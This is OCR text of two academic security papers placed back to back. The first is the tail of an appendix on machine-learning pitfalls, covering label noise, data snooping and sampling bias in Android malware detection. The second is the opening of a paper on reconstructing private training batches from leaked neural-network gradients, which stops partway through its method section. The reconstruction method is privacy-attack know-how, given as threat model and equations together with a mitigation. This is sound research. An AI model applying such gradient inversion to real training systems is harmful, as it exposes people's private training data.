Table 6 shows the F1-score, Precision, and Recall for the three datasets. Due to label noise, the F1-score drops from 0.95 to 0.73 on the second dataset. Yet, it increases to 0.93 once data cleansing is applied. This result is comparable to the method by Xu et al. [139] who report an F1-score of 0.84 after repairing labels. In addition, we check the detection performance of noisy labels. 84 % of the flipped labels are correctly detected, while only 0.2 % of the original labels are falsely flagged as incorrect. Our experiment indicates that available methods for reducing label noise can provide sufficient quality to mitigate label inaccuracy in practice.

Table 6: Performance with label noise in the DREBIN dataset

Scenario	F1-Score	Precision	Recall
Correctly-labelled dataset	0.955	0.900	0.928
Noisy dataset	0.727	0.340	0.942
Cleansed dataset	0.933	0.889	0.855

Data snooping. As discussed in §2, there exist several variants of data snooping where information that is not available in practice is unintentionally used in the learning process. Table 8 provides a list of common types for test, temporal and spatial snooping to better illustrate these cases. We recommend using this table as a starting point when vetting a machine-learning workflow for the presence of data snooping.

Spurious correlations. Various extraneous factors, including sampling bias and confounding bias [16, 103], can introduce spurious correlations. In the case of confounding bias, a so-called confounder is present that coincidentally correlates with the task to solve. Depending on the used features, the confounder introduces artifacts that lead to false associations. In the case of sampling bias, the correlations result from differences between the sampled data and the true underlying data distribution.

Spurious correlations are challenging to identify, as they depend on the application domain and the concrete objective of the learning-based system. In one setting a correlation might be a valid signal, whereas in another it spuriously creates an artificial shortcut leading to over-estimated results. Consequently, we recommend systematically analyzing possible factors that can introduce these correlations. In some cases, it is then possible to explicitly control for unwanted extraneous factors that introduce spurious correlations, thus eliminating their impact on the experimental outcome. In other disciplines, different techniques have been proposed to achieve this goal [e.g., 16, 64, 86, 97, 143], which, however, often build on information not available to security practitioners. For instance, several methods [e.g., 64, 143] can correct sampling bias if the selection probability for each observation is known or can be estimated. In security research this is rarely the case.

As a remedy, we encourage the community to continuously check for extraneous factors that affect the performance of learning-based systems in experiments. However, this is a non-trivial task, as the factors contributing to the correlations are highly domain-specific. As recommended in §2, explanation techniques for machine learning can be a powerful tool in this setting to enable tracing predictions back to individual features, thereby exposing the learned correlations.

Sampling bias. Often it is extremely difficult to acquire representative data and thus some bias is unavoidable. As an example of how to tackle this problem, we investigate this pitfall for Android malware detection. In particular, we control

Table 7: Detection performance on data from different origins

Origin	F1-Score	Precision	Recall
GooglePlay	0.879	0.914	0.846
Anzhi	0.838	0.881	0.801
AppChina	0.807	0.858	0.762
AndroZoo	0.885	0.922	0.852

Table 8: Overview of data snooping groups and types

Group	Types	Description
Test Snooping	Preparatory work	If the test set is used for any experiments except for the evaluation of the final model, the learning setup benefits from additional knowledge that would not be available in practice. This includes steps to find features or limit the number of features through feature selection on the entire dataset.
	K-fold cross-validation	Another type of snooping occurs if researchers tune the hyperparameters by using k-fold cross-validation with the final test set for evaluation, and report these results.
	Normalization	Normalization factors, such as tf-idf, are computed on the complete dataset, i.e., before splitting the dataset into training and test set.
	Embeddings	Similarly, embeddings for deep neural networks are derived from the complete dataset, instead of just using the training data.
Temporal Snooping	Time dependency	Time dependencies within the data are not considered, so that samples are detected with features that would not be available at training time in a realistic setting (e.g., features of new malware variants [104]).
	Aging datasets	The usage of well-known datasets from prior work can also introduce a bias. Researchers may implicitly incorporate prior knowledge by using previous insights from these publicly available datasets.
Selective Snooping	Cherry-picking	Data is cleaned based on information that is usually not available in practice. For instance, applications are filtered out that are not detected by a sufficiently large number of AV scanners.
	Survivorship bias	A group of samples is already filtered out. This bias overlaps with sampling bias (P1). For example, using only applications, which a dynamic analysis system can successfully process and removing all others from the dataset, also introduces a survivorship bias.

for one source of sampling bias to prevent our classifier from picking up on spurious correlations, rather than detecting malware. To this end, we construct individual datasets that exclusively contain only apps from one specific market each, instead of training on the overall, large dataset of Android apps. This ensures that the classifier learns to detect malware instead of capturing differences between the markets. For this experiment, we use the three largest markets in AndroZoo (GooglePlay, Anzhi, and AppChina) with 10,000 benign and 1,000 malicious apps each, and train DREBIN on all datasets.

The results are depicted in Table 7. The detection performance varies across the datasets, with an F1-score ranging from 0.807 to 0.879. However, if we ignore the origin of the apps and randomly sample from the complete AndroZoo dataset, we obtain the best F1-score of 0.885, indicating a clear sampling bias. This simple experiment demonstrates how controlling for a source of bias can help to better estimate the performance of a malware detector. While the example is simple and specific to Android malware, it is easily transferable to other sources and scenarios.




Figure 9: Survey results regarding the different pitfalls.

B Appendix: Prevalence Analysis

Here, we provide additional details on the author survey discussed in §3. Note that the supplementary material contains further information regarding the chosen papers.

Details of author survey. In addition to the discussion of the survey conducted in §3, Figure 9 provides an overview of the authors' responses grouped by pitfall. Each bar indicates the agreement of the authors, with colors ranging from warm (strongly disagree) to cold (strongly agree).

Data collection and ethics. Our institution does not require a formal IRB process for the survey conducted in this work. However, we contacted the ethical review board of our institution and achieved approval from its chair for conducting the survey. Moreover, we designed the survey in accordance with the General Data Protection Regulation of the EU, minimizing and anonymizing data where possible. All authors approved to a consent form that informed them about the purpose of the study, the data we collect, and included an e-mail address to contact us in case of questions.

Exploring the Security Boundary of Data Reconstruction via Neuron Exclusivity Analysis

Xudong Pan, Mi Zhang✉, Yifan Yan, Jiaming Zhu, Min Yang✉
Fudan University, China
{xdpan18, mi_zhang, yanyf20, 19210240146, m_yang}@fudan.edu.cn

Abstract

Among existing privacy attacks on the gradient of neural networks, *data reconstruction attack*, which reverse engineers the training batch from the gradient, poses a severe threat on the private training data. Despite its empirical success on large architectures and small training batches, unstable reconstruction accuracy is also observed when a smaller architecture or a larger batch is under attack. Due to the weak interpretability of existing learning-based attacks, there is little known on why, when and how data reconstruction attack is feasible.

In our work, we perform the first analytic study on the security boundary of data reconstruction from gradient via a microcosmic view on neural networks with rectified linear units (ReLUs), the most popular activation function in practice. For the first time, we characterize the insecure/secure boundary of data reconstruction attack in terms of the *neuron exclusivity state* of a training batch, indexed by the number of ***Ex**clusively **A**ctivated **N**eurons* (ExANs, i.e., a ReLU activated by only one sample in a batch). Intuitively, we show a training batch with more ExANs are more vulnerable to data reconstruction attack and vice versa. On the one hand, we construct a novel deterministic attack algorithm which substantially outperforms previous attacks for reconstructing training batches lying in the insecure boundary of a neural network. Meanwhile, for training batches lying in the secure boundary, we prove the impossibility of unique reconstruction, based on which an exclusivity reduction strategy is devised to enlarge the secure boundary for mitigation purposes.

1 Introduction

From G. Hinton's Turing-award-winning work on *backpropagation* in 1986 [39] to modern optimizers standardized in popular deep learning libraries like Google's Tensorflow [1] and Facebook's PyTorch [36], the *gradient* plays a ubiquitous role in the learning process of most deep learning models. Intuitively, taking the task of image classification for example, the gradient provides the image classifier with a good direction to adapt its parameters for narrowing the errors (i.e., the




Figure 1: The information flow of producing the average gradient of a training batch in a face recognition model and the scenario of data reconstruction attack.

loss function) between the predictions and the ground-truth class labels. As the model iteratively updates its parameters along the opposite direction of the gradient on different training samples, the loss function gradually decreases and the prediction of the learning model becomes more accurate.

However, accompanied with the fundamental role of gradient in deep learning is its tell-tale heart. As Fig. 1 shows, in a typical face recognition system, a batch of training images are first input to the neural network classifier. The classifier then predicts the labels, computes the average loss function, and uses back-propagation to calculate the gradient as the parameter derivative of the average loss. As the gradient is explicitly derived from the data inputs and the labels, it is reasonable for an attacker to expect the gradient would leak sensitive information about the original training data. With the booming of novel distributed learning paradigms [5, 51], several research works start to explore the feasibility of inferring the data property [29], the membership [29, 31], the class representatives [16, 49], or the data inputs [12, 52, 53]

from the gradient potentially leaked to a man-in-the-middle attacker or an honest-but-curious server [19, 28].

Despite the feasibility of privacy attacks via the gradient, most previous attacks notice a common yet unclear performance bottleneck on the privacy leakage of their proposed approaches. For example, Melis et al. [29] report the precision of sensitive word inference from the gradient decreases by over 30% when the batch size increases by 8×. Nasr et al. [31] report a shallower neural network model is observed to leak less membership information. Zhu et al. [53] report the iterations required to reverse engineer a training batch from its average gradient increase by 10× when the batch size increases from 1 to 8, while the proposed attack is more likely to fail when the neural network is shallow. To summarize, the information leakage from the gradient seemingly decreases for a larger training batch and a shallower neural network model. However, whether this phenomenon has a common root cause interwoven with the underlying mechanism of deep learning? To the best of our knowledge, existing literature provides almost no clue to this fundamental question.

Our Work. We investigate the above question by dissecting the mechanism of *data reconstruction attack* [12, 52, 53], an emerging privacy threat which exploits the leaked average gradient of a deep learning model to reverse engineer the corresponding training batch. As shown in the right part of Fig. 1, data reconstruction attack targets at reconstructing the training samples from the corresponding gradient, which poses severe threats on the confidentiality of private training data. As one of the earliest data reconstruction attacks, Zhu et al. [53] propose a learning-based approach to restore the training batch, which views the unknown training batch as learnable variables (i.e., *dummy data*). By minimizing the L2 distance between the gradient calculated on the dummy data and the ground-truth gradient (i.e., *gradient matching*), they surprisingly observe the reconstruction is possible when the batch size is no larger than 8 on CIFAR-100 [22], while the reconstruction quality can be unstable for different trials and relatively small victim models. Follow-up works [12, 52] present technical adjustments to the learning-based framework in [53], with similar bottlenecks observed on data reconstruction. However, due to their weak interpretability, none of the previous works have successfully characterized *why, when and how data reconstruction from gradient is feasible*, which, from our perspective, can be a key entrance to understand and strengthen the privacy properties of the gradient.

To explore the security boundary of data reconstruction from gradient, we present the first analytic study of data reconstruction attacks on the family of fully-connected neural networks (FCNs) with rectified linear units (ReLUs [13]), a quintessential neural network architecture which has been commonly used for demonstrating novel attack and defense insights [17, 38, 46]. As probably the most popular activation function in deep learning practices [13], a ReLU lets non-negative inputs pass through without modification and blocks the negative inputs. This special gate-like behavior of ReLU allows each input sample to hold its own set of *activation paths* as its *activation pattern* [25, 30]. We construct deterministic algorithms which decode the hidden information in the average gradient to determine the activation patterns of every single sample, a critical step to reduce the otherwise highly nonlinear gradient-matching problem to a linear equation system regarding the inputs to ease the further analytical studies. Investigating the conditions under which the activation patterns can be reconstructed from the gradient, we mainly make the following key contributions:

(1) Neuron Exclusivity State Analysis. For the first time, we point out *neuron exclusivity state*, indexed by the number of ***Ex**clusively **A**ctivated **N**eurons* (ExANs, i.e., a ReLU activated by only one sample in a batch during a forward pass), is critical to the feasibility of data reconstruction attack. Specifically, we characterize the following boundary conditions for the neuron exclusivity state of a training batch under attack.

(2) Boundary of Insecure Exclusivity States. We discover the condition of *sufficient exclusivity*, i.e., when each sample in a batch has at least 2 ExANs at the last ReLU layer and 1 at the other layers, as a strong indicator to insecure neuron exclusivity states (Section 5). Specifically, we show a deterministic attack algorithm with guaranteed reconstruction accuracy (Theorem 1) can be constructed for any training batch satisfying the sufficient exclusivity condition. Evaluation on 5 real-world scenarios covering medical, face recognition and visual datasets and a diverse set of FCNs of varied depth and width shows, our attack consistently outperforms previous attacks by a large margin in terms of reconstruction recognizability and reaches 100% label inference accuracy (Section 7). Besides, we also extend our attack algorithm to classifiers based on convolutional neural networks (CNNs) by combining analytical and optimization-based techniques.

(3) Boundary of Secure Exclusivity States. By dissecting the remaining exclusivity state space, we further determine the *lack of exclusivity* condition, i.e., when each sample has 0 ExAN at the first ReLU layer, as an indicator to the impossibility of unique reconstruction (Section 6). For these states, we prove there always exist infinitely many artifact batches which yield exactly the same gradient as the victim's ground-truth batch, and derive the lower bound for the largest distance between an artifact batch and the ground-truth batch (Theorem 2). This observation inspires us to devise an exclusivity reduction strategy, which replaces the first ReLU layer as a linear layer, to enhance the privacy of an arbitrary batch of training samples when its size is larger than the number of neurons in the first layer, with almost no degradation on the model performance. For the completeness of our study, we also present preliminary experimental results in Section 8 to empirically analyze the performance of data reconstruction on the remaining states.

2 Related Work

Data Reconstruction Attack. Different from inferring class representatives [9, 16], data reconstruction attack primarily aims at recovering each single training sample behind the intermediate computational results accessed by the attacker. Although [41] first refers to such an attack class as data reconstruction attack, their work mainly study reconstructing a batch of training samples from the changes of their outputs from an updated neural network, which is merely a realistic threat model in most distributed learning paradigms. Parallel to this work, [49] improves [16] with a multi-task GAN to generate individual samples by refining the recovered class representatives, which however requires strong inner-class similarity of the datasets. These limitations make these two attacks not directly applicable to our threat model.

Recently, starting from [53], a branch of research [12, 52, 53] begins to explore a brute-force yet general approach towards data reconstruction attacks with meaningful empirical results. Solving the gradient matching problem via optimization, these works mainly differ in the choice of the distance function to minimize (L2 distance in [52, 53] and cosine distance in [12]). Although [52] uses the property of neural networks to recover the label of a single sample in prior before the learning-based attack, the trick only works for the gradient of a single sample, which makes their method identical to [53] when applied to the average gradient. Nevertheless, existing attacks mainly stay at an empirical level and aim at showing the feasibility of data reconstruction attacks from the average gradient. Yet, almost no existing works attempt to explain the feasibility and the underlying mechanisms of data reconstruction attack.

Privacy Attacks on Training Data and Beyond. As gradients can be more easily accessed in open-network distributed learning systems, a number of recent works begin to study various types of information leakage from gradients [16, 29, 31]. For example, [29] demonstrates the possibility of inferring from the gradient whether the training samples share certain properties (e.g., whether the faces are wtih eye-glasses) and [16] leverages a generative adversarial learning paradigm to infer the class representatives, while [31] exploits the gradient for membership inference. Different from these existing studies, we are more curious about the feasibility and the theoretical limit of data reconstruction attack, considering its severe threats posed on the private training data [53]. Besides exploiting the gradient for breaking the training data privacy, researchers also explore, e.g., using the model parameters to infer the properties of training data [4, 11], using the intermediate data representations to infer the sensitive attribute values of data samples [9, 10, 34], or using model explanations to reconstruct significant parts of the training set [44]. Aside from training data privacy, previous studies also cover many other aspects of machine learning privacy, including the privacy risks of the data membership [26, 42, 43], the parameters [46], the hyper-parameters [48], the model architecture [8] or its functionality [17, 33].

3 Preliminary

Gradient in Deep Learning. Gradient plays an indispensable and ubiquitous role in modern deep learning systems, especially during the model training phase. In the following, we focus on the K-class classification task which covers many real-world use cases of deep learning. We denote a learning model as $f(\cdot;W)$, where W denotes its learnable parameters, and a training sample (X,Y), where X is called the data input and Y is the ground-truth label, ranging in $\{1,\dots,K\}$. By convention, the learning model takes in the data input X and outputs a vector $f(X;W)\in\mathbb{R}^K$ (abbrev. f), where the c-th element of this vector after a softmax operation predicts the probability of X in class c, i.e., $p_c := [\text{softmax}(f(X;W))]_c = \exp f_c / \sum_{c=1}^K \exp f_c$, where the operator $[\cdot]_c$ takes the c-th entry/row of a vector/matrix, or the c-th row of a matrix.

With this prediction, the loss function $\ell(f(X;W),Y)$ (abbrev. ℓ) is usually calculated as the cross-entropy loss between the predicted probabilities and the ground-truth label, i.e., $\ell(f(X;W),Y) := -\log p_Y = -f_Y + \log\sum_{c=1}^K \exp f_c$. With the aid of modern optimization algorithms (e.g., SGD [37] and Adam [20]), the model parameters are updated along the opposite direction of the gradient, i.e., $\overline{G}(X,Y;W) := \nabla_W \ell(f(X;W),Y)$, with a prescribed step size, which guarantees the loss function to decrease iteratively, indicating that the learning model would make more accurate predictions.

In practice, deep learning systems mainly use the average gradient calculated on multiple training samples (i.e., a batch) for parameter updating, which is usually more suitable for modern parallel computation devices and results in much faster convergence rate [3]. Formally, given a batch of M training samples $\{(X_m,Y_m)\}_{m=1}^M$, the average gradient is calculated as the coordinate-wise arithmetic average of the gradients for each single sample, which formally writes $\overline{G}(\{(X_m,Y_m)\}_{m=1}^M;W) := \frac{1}{M}\sum_{m=1}^M \nabla_W \ell(f(X_i;W),Y_i)$.

From Gradient Matching to Gradient Equation. Existing data reconstruction attacks suppose the attacker captures the average gradient of an unknown batch and has a white-box knowledge about the victim's learning model (i.e., the parameters and the architecture). In practice, such an attacker may be a man-in-the-middle attacker or an honest-but-curious server in distributed learning systems deployed in open networks (e.g., federated learning [21]/collaborative training [5]). Given the leaked average gradient $\overline{G}$, previous attacks commonly adopt a learning-based approach to solve the following *gradient matching* problem,

$$\min_{\{X_m,Y_m\}_{m=1}^M} D\Big(\frac{1}{M}\sum_{m=1}^M \frac{\partial \ell(f(X_m;W),Y_m)}{\partial W}, \overline{G}\Big) \qquad (1)$$

where $\{X_m, Y_m\}_{m=1}^M$ are the learnable variables (i.e., *dummy inputs/labels*) in the gradient matching problem, and a predefined function D measures the distance between the gradient produced by the variables under optimization with the ground-truth average gradient. For example, [52, 53] implement D as the layerwise L2 distance between the ground-truth gradient and the gradient calculated from the dummy inputs and dummy labels, while [12] proposes to use the layerwise cosine distance alternatively. Using standard optimizers like L-BFGS [27] or Adam [20] to minimize the learning objective in (1) w.r.t. the dummy inputs and labels, one is expected to find a batch of $\{X_m, Y_m\}_{m=1}^M$ which yield an average gradient close to the ground-truth gradient. According to the results in [12, 52, 53], the authors find the learned dummy inputs are perceptually close to the ground-truth inputs. However, the effectiveness of previous learning-based reconstruction attacks are also observed to rapidly deteriorate when the batch size M increases and the size of the learning model decreases. Yet, there is still little known about the mechanisms which determine this commonly observed yet unclear phenomenon.

In our viewpoint, to optimize the gradient matching problem in (1) is equivalent to solve the *gradient equation*:

$$\sum_{m=1}^{M} \frac{\partial \ell(f(X_m;W),Y_m)}{\partial W} = M\overline{G} \tag{2}$$

where $\{(X_m, Y_m)\}_{m=1}^M$ are the variables. In other words, the solvability and the uniqueness of the solutions to the gradient equation would largely determine the feasibility of data reconstruction attacks, which is however scarcely explored.

Fully-Connected Neural Networks with ReLU. Considering the generality of this open problem, our first analytical study mainly focus on fully connected neural networks (FCNs) with rectified linear units (ReLUs). On the one hand, FCN is a quintessential neural network architecture [13] which is commonly used for demonstrating novel attack and defense insights [17, 38, 46], and a popular choice for classification tasks on data samples in vector form or feature vectors extracted from upstream feature extraction models [18]. On the other hand, due to its numeric stability [13], ReLU is commonly implemented in a very broad class of popular neural network architectures including both FCNs and deep convolutional neural networks (CNN). Intuitively, a ReLU $\sigma(\cdot)$ can be viewed as a gate structure which allows non-negative values to pass through without any change and meanwhile blocks negative values by outputting 0 instead, which is formally written as $\sigma(x) = x$ if $x \geq 0$; $\sigma(x) = 0$ if $x < 0$.

For simplicity, we refer to an FCN with ReLU as an FCN. Formally, an $(H+2)$-layer FCN has the following formulation $f(X; W_0, W_1, \ldots, W_H, b_0, b_1, \ldots, b_H) = W_H\sigma(W_{H-1}\ldots(W_1\sigma(W_0X + b_0) + b_1)\ldots + b_{H-1}) + b_H$, where $W_i \in \mathbb{R}^{d_{i+1}\times d_i}$ is the weight matrix at the i-th layer, $b_i \in \mathbb{R}^{d_{i+1}}$ is the bias vector, the data input $X \in \mathbb{R}^{d_0}$, $d_{H+1} = K$, i.e., the class number, and σ is the ReLU activation function. For example, when $H = 1$, the model $W_1\sigma(W_0X + b_0) + b_1$ is called a three-layer FCN. We denote an FCN architecture in the form of $(d_0\text{-}d_1\text{-}\ldots\text{-}d_{H+1})$. Moreover, without loss of generality, we would omit the bias terms in our analysis for the simplicity of notations.

Activation Patterns. Considering the gate-like behavior of ReLU, when a representation is input to a neural network with ReLU, each coordinate of the representation selectively passes through a part of neurons at the current layer and meanwhile is blocked by the remaining neurons due to the negativity or a vanishing weight of the neural connection. As Fig. 2 shows, after forwarding through the whole neural network layer by layer, each sample has a set of computation paths in the neural network, which forms its *activation pattern*. Below, we develop the idea of activation pattern in a formal way.

ReLU is applied to a vector in a coordinate-wise way. For example, the i-th output of the first layer, i.e., $\sigma(W_0X + b_0)$, is reformulated as $\sigma(W_0X + b_0) := D_1(X; W_0, b_0)(W_0X + b_0)$ [25], where $D_1(X; W_0, b_0) = \text{diag}(\mathbf{1}\{\sigma(W_0X + b_0) \succ 0\})$, i.e., a diagonal matrix whose j-th diagonal entry is 1 when the j-th output of the first layer is positive and otherwise 0. For simplicity, we denote the last term as $D_1(X)(W_0X + b_0)$. We call such a matrix $D_1(X)$ the *activation matrix* of X at the first layer. Similarly, we can reformulate the whole ReLU FCN as $f(X) = W_HD_H(W_{H-1}\ldots(W_1D_1(W_0X + b_0) + b_1)\ldots + b_{H-1}) + b_H$ where the sequence of activation matrices $(D_1, \ldots, D_H)$ describes the *activation pattern* for the data input X.




Figure 2: The forward and backward phase of a training batch in a 4-layer FCN (better viewed in color).

Finally, we would like to mention a useful property of the activation pattern during the gradient back-propagation, that is, the activation matrix commutes with the derivative operation, i.e., $\nabla_{W_0}D_i(X)W_{i-1}\ldots W_0X = D_i\nabla_{W_0}W_{i-1}\ldots W_0X$. In other words, the gradient backpropagates along the same activated path as in the forwarding phase. Fig. 2 illustrates the role of the activation pattern in the forward and the back-

ward phases of an FCN, where each data sample is forwarded through a set of computation paths which composes its *activation pattern* (D_1, D_2). For example, as the blue directed lines show, Sample #1 passes through the 1st and the 3rd neuron at the first ReLU layer, which means its activation matrix at the first layer D_1 is $\text{diag}(1,0,1,0)$. Similarly, at the second ReLU layer, its activation matrix D_2 is $\text{diag}(1,1,1,0,0)$. Moreover, we call a neuron which is only activated by one sample in an input batch as the *exclusively activated* neuron (i.e., ExAN) of the corresponding sample (marked in the same color of the sample). For simplicity, the green dashed lines plot parts of the back-propagation paths: the gradient signal is non-vanishing only along the same activation pattern in the forward phase.

4 Overview of Analytic Framework

Threat Model. As summarized in Table 1, we follow almost the same threat model as in existing data reconstruction attacks [12, 53], where the attacker has the knowledge of:

1. The ground-truth average gradient $\overline{G}$ calculated on a batch of M training samples.
2. The architecture and the parameters of an FCN with respect to which the gradient is calculated.

Unlike previous attacks, we do not require the knowledge of the batch size M. As Section 5 will show, the attacker can determine the batch size from the gradient alone for certain exclusivity states. In our analysis on the boundary conditions, we additionally assume the model has random weights to ensure an attacker cannot exploit the otherwise trained parameters for better attacks. Nevertheless, we later show this assumption has no influence on the effectiveness of our proposed attack.

Summary of Key Results. As one of our major contributions, we for the first time unveil and prove the strong relation between the feasibility of data reconstruction attacks on FCNs and the *exclusivity* of activation patterns of samples in a batch (i.e., *neuron exclusivity state*), indexed by the number of ***Ex**clusively **A**ctivated **N**eurons* (*ExAN*s) in each ReLU layer. First, we formally define what is an ExAN.

Definition 1 (ExAN). *Given a batch $\{(X_m, Y_m)\}_{m=1}^M$, we call the j-th neuron at the i-th layer is an ExAN if $\sum_{m=1}^M [D_i(X_m)]_j = 1$, where $[D_i(X_m)]_j$ denotes the j-th diagonal entry of the activation pattern of X_m at the i-th layer.*

Literally, an ExAN is a ReLU activated by only one sample in a batch during the forward pass. For intuition, Fig. 2 illustrates two data samples and their corresponding ExANs during their computation in a four-layer FCN. We further denote the number of ExANs for the m-th sample at the i-th layer as N_i^m, which is calculated as $n(\{j : [D_i(X_m)]_j = 1 \bigwedge \forall m' \neq m, [D_i(X_m)]_j = 0\})$, where $n(\cdot)$ denotes the cardinality of a set. Based on the definition, we present the following boundary conditions which provide sufficient conditions for both the insecure and the secure neuron exclusivity states respectively.

- **Insecure Boundary Condition.** *(Sufficient Exclusivity)*: $N_H^m \geq 2$ and $\forall i = 1, \ldots, H-1$, $N_i^m \geq 1$. Intuitively, the condition of *sufficient exclusivity* characterizes that each sample in a batch has at least 2 ExANs at the last ReLU layer and has at least 1 ExAN at the other ReLU layers. We call such a batch as an *insecure* batch. In this case, we present in Section 5 the construction of a deterministic attack algorithm which has guaranteed reconstruction accuracy and stably outperforms previous attacks in evaluation (Sections 7.2).
- **Secure Boundary Condition.** *(Lack of Exclusivity)*: $N_J^m = 0$ and $M > d_1$. As a contrast, the condition of *lack of exclusivity* covers the situations when each sample in a batch activates the same set of neurons in the first layer. In this case, we prove the impossibility of unique reconstruction based on the gradient only, and correspondingly derive a simple yet effective privacy enhancing strategy based on a slight modification on the FCN architecture (Section 6).

5 Reconstruction under Sufficient Exclusivity

In this section, we present a novel deterministic algorithm for reconstructing an unknown insecure batch $\{(X_m, Y_m)\}_{m=1}^M$ from the average gradient $(\overline{G}_0, \ldots, \overline{G}_H)$ with guaranteed accuracy.

Gradient Equation of an FCN. As mentioned in the first part of Section 2, the loss function $\ell_m := \ell(f(X_m), Y_m)$ is usually implemented as the cross-entropy between the ground-truth label Y_m and the "softmax-ed" $f(X_m)$. With simple calculations, the gradient of the entropy loss on the c-th output of $f(X_m)$, i.e., f_c^m, has the following closed form:

$$\partial \ell_m / \partial f_c^m = \overline{g}_c^m = -1 + p_c^m \text{ if } c = Y_m \text{ else } p_c^m \quad , \qquad (3)$$

where $p_c^m := p_c(X_m)$ is the predicted probability for the sample X_m in class c. For convenience, we use the *loss vector* $\overline{g}^m$ to denote $(\overline{g}_1^m, ..., \overline{g}_K^m)$.

Based on the chain rule, the gradient of W_i (i.e., the weight of the $(i+1)$-th layer) contributed by the m-th sample is $\nabla_{W_i} \ell_m = \sum_{c=1}^K \overline{g}_c^m \nabla_{W_i} f_c^m$. By summing over m and replacing the left side as the captured gradient at the i-th layer, i.e., $\overline{G}_i$, we have the following gradient equation for W_i, $M\overline{G}_i = \sum_{m=1}^M \sum_{c=1}^K \overline{g}_c^m \nabla_{W_i} f_c^m$, which provides a highly complicated nonlinear equation system for the attacker to solve, where the nonlinearity lies in $\overline{g}_c^m$ and the activation patterns $D_i(X_m)$ (or, concisely, D_i^m) contained in f_c^m.

Simplification to Linear Equation System. Under the condition of sufficient exclusivity, we show both $\{(\overline{g}_c^m)_{c=1}^K\}_{m=1}^M$ and $\{(D_i^m)_{i=1}^H\}_{m=1}^M$ can be uniquely determined to reduce the nonlinear gradient equation above to a linear equation system.

(1) Inference of Loss Vectors: First, to infer $\overline{g}_c^m$, we con-

Table 1: Summary of threat models of different data reconstruction attacks.

	DLG [53]	**iDLG** [52]	**Inverting** [12]	**Ours**
Target Architecture	Unspecified	Unspecified	Unspecified	FCN/Extensible to CNN
Attack Technique	Optimization	Optimization	Optimization	Analytic/Hybrid
Type of Leaked Gradient *(Average/Single-Sample)*	Both	Single-Sample	Both	Both
Batch Size is Required?	Required	N/A	Required	Not Required

sider the gradient equation for W_H, i.e.,

$$M[\overline{G}_H]_c = \sum_{m=1}^{M} \overline{g}_c^m f_{H-1}^m, \tag{4}$$

where $f_{H-1}^m := D_H^m W_{H-1} ... D_1^m W_0 X_m$. We discover the following sufficient condition for recovering $\overline{g}_c^m$.

Proposition 1. *A sufficient condition for determining the ratio of $\overline{g}_c^m$ over $\overline{g}_1^m$ is, each data sample has at least two ExANs at the last but one layer.*

As a proof, we construct the following algorithm to determine the ratios $\{(\overline{g}_c^m/\overline{g}_1^m)_{c=2}^K\}_{m=1}^M$. For better intuition, we consider the case in Fig. 2 where each sample X_m in a batch of size 2 has two ExANs at the last layer and one commonly activated neuron (i.e., X_1 takes up the 1st and the 2nd neurons, and X_2 the 4th and 5th). In other words, both samples activate two different neurons at the last ReLU layer of the neural network. According to the gradient equation above, by forming the ratio vector $[\overline{G}_H]_4/[\overline{G}_H]_3$, we notice that for each ExAN of the 1st sample (i.e., the 1st & the 2nd neuron), the element $[[\overline{G}_H]_4/[\overline{G}_H]_3]_1 = [[\overline{G}_H]_4/[\overline{G}_H]_3]_2 = \overline{g}_4^1/\overline{g}_3^1$. We also provide a schematic proof of this property in Fig. 3. Based on




Figure 3: A schematic proof on the observation that ExANs at the last ReLU layer help solve the ratios among $\{g_c^m\}_{c=1}^K$ for each m.

